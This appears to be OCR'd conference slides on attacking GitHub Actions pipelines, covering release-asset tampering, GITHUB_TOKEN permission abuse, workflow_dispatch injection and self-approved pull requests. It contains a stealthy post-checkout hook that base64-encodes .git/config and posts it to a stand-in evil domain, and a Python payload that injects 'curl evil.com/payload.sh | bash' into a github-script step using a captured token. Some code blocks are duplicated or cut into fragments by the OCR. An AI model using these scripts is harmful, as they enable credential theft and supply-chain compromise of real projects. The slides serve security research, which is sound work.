
GitHub Release Assets - A fragile Trust

Write access to a repository allows modifying release assets using the GitHub API

DELETE old asset

POST new asset

Indicator of compromise?
Just the timestamp



https://github.com/AstarNetwork/Astar/releases

Ubuntu x86_64	Download
Ubuntu aarch64	Download

▾ Assets 18


astar-75.wasm	1.56 MB	3 weeks ago
astar-collator-v5.28.0-macOS-x86_64.tar.gz	64.3 MB	3 weeks ago
astar-collator-v5.28.0-ubuntu-aarch64.tar.gz	57.8 MB	1 minute ago
astar-collator-v5.28.0-ubuntu-x86_64.tar.gz	58.7 MB	2 minutes ago
astar-compressed-info.json	648 Bytes	3 weeks ago
astar-metadata.json	1000 KB	3 weeks ago
astar-srtool-digest.json	6.62 KB	3 weeks ago
evm-tracing-artifacts-v5.28.0.tar.gz	64 MB	3 weeks ago
shibuya-118.wasm	1.8 MB	3 weeks ago
shibuya-compressed-info.json	653 Bytes	3 weeks ago

Arsenal Item: Post-Checkout Hook

What happens when a subsequent workflow only runs once a month and lasts one minute?


Requirements:

- Extend the build time
- Don’t break the workflow
- Stealthy
- Can notify you!



```bash
#!/bin/bash

cat .git/config | grep "AUTHORIZATION" > /dev/null
RESULT=$?

if [ $RESULT -eq "0" ]; then
    curl -s -d `cat '.git/config' | base64` https://EVIL_DOMAIN.com/hook > /dev/null
    sleep 900
fi
```

Many to one to, so, so many


Pwn Requests
Runner Takeover
Privileged Workflow Execution
Steal GITHUB_TOKEN & Secrets
Actions Runtime Token Abuse
OIDC Abuse

GITHUB_TOKEN - Many flavors of danger

Some permissions do not pose a serious risk

contents: write and **actions: write** pose the most risk

Contents: write

Actions: write

Pages: write

PullRequests: write


Packages: write

Actions: write + Contents: write

Issue workflow_dispatch events

Modify non-protected branches

Create feature branches



Create Feature Branch
Modify file executed in workflow
Issue Dispatch To New Branch
Steal Secrets
OIDC Abuse

Workflow_Dispatch Escalation Injection Style

dispatch input used in **run** or **github-script** steps?

You can inject into it!

Only need **actions: write** for this!




```yaml
name: Support
on:
  workflow_dispatch:
    inputs:
      organization:
        description: 'Organization'
        required: true
      repository:
        description: 'Repository'
        required: true

jobs:
  add-team:
    runs-on: ubuntu-latest
    steps:
    - name: Add MegaCorp Support Team
      uses: actions/github-script@v4
      with:
        github-token: ${{ secrets.CONF_GITHUB_TOKEN }}
        script: |
          await github.teams.addOrUpdateRepoPermissionsInOrg({
            org: '${{ github.event.inputs.organization }}',
            team_slug: 'megacorp-support-team',
            owner: '${{ github.event.inputs.organization }}',
            repo: '${{ github.event.inputs.repository }}',
            permission: 'admin'
          })
```

Workflow_Dispatch Escalation
Injection Style

dispatch input used in **run** or **github-script** steps?


You can inject into it!

Only need **actions: write** for this!



```yaml
name: Support
on:
  workflow_dispatch:
    inputs:
      organization:
        description: 'Organization'
        required: true
      repository:
        description: 'Repository'
        required: true
jobs:
  add-team:
    runs-on: ubuntu-latest
    steps:
    - name: Add MegaCorp Support Team
      uses: actions/github-script@v4
      with:
        github-token: ${{ secrets.CONF_GITHUB_TOKEN }}
        script: |
          await github.teams.addOrUpdateRepoPermissionsInOrg({
            org: '${{ github.event.inputs.organization }}',
            team_slug: 'megacorp-support-team',
            owner: '${{ github.event.inputs.organization }}',
            repo: '${{ github.event.inputs.repository }}',
            permission: 'admin'
          })
```

Workflow_Dispatch Es
Injection Style




```
on:
  workflow_dispatch:
    inputs:
      organization:
        description: 'Organization'
        required: true
      repository:
        description: 'Repository'
        required: true
```

dispatch input u
or **github-script**

You can inject into it!

```
steps:
- name: Add MegaCorp Support Team
```




```
script: |
  await github.teams.addOrUpdateRepoPermissionsInOrg({
    org: '${{ github.event.inputs.organization }}',
    team_slug: 'megacorp-support-team',
    owner: '${{ github.event.inputs.organization }}',
    repo: '${{ github.event.inputs.repository }}',
    permission: 'admin'
  })
```

```
OKEN }}
missionsInOrg({
ization }}',
anization }}',
sitory }}',
```

Only need
for this!

Injection
Target

An Example Payload



```
import requests

url = "https://api.github.com/repos/megacorp/someRepo/actions/workflows/support.yml/dispatches"
headers = {
    "Accept": "application/vnd.github+json",
    "Authorization": "Bearer <CAPTURED_TOKEN>",
    "X-GitHub-Api-Version": "2022-11-28"
}

payload = {
    "ref": "main",
    "inputs": {
        "organization": "megacorp",
        "repository": "somerepo1', permission: 'admin'}); await exec.exec('bash -c \"curl -sSfL htt
ps://evil.com/payload.sh | bash\"');await github.teams.addOrUpdateRepoPermissionsInOrg({org: 'FooBa
r"
    }
}
requests.post(url, json=payload, headers=headers)
```

Contents: write Alone

Modify non-protected branches → GitHub Pages

Modify Releases → Description, **Assets**

Modify Tags → Reusable Actions are often referenced by tag

Issue repository_dispatch Events → Pipeline Privilege Escalation

Turning a Branch into a Payload

These attacks work within the GITHUB_TOKEN’s limitations

Add malicious code to run on next push by developer → **Jump to new workflows**

Add malware to run on developer workstations (if they pull changes and run tests) → **Dev account compromise can be game over!**

PullRequests: write + Contents: write

Code Modification in protected branches, IF:


(Repository allows GitHub Actions to create and approve Pull Requests

&&

1 Reviewer Required


&&

No CODEOWNER protection ruleset)




Choose whether GitHub Actions can create pull requests or submit approving pull request reviews.

☑ Allow GitHub Actions to create and approve pull requests



Review required


At least 1 approving review is required by reviewers with write access. Learn more about pull request reviews.



□ Require review from Code Owners

Require an approving review in pull requests that modify f

PullRequests: write + Contents: write



Capture Token from Runner → Create Fork PR with Changes → Approve PR with Token → Merge PR with Token

Supply Chain Compromise!

Advanced Post Exploitation

GitHub Actions
Cache Poisoning

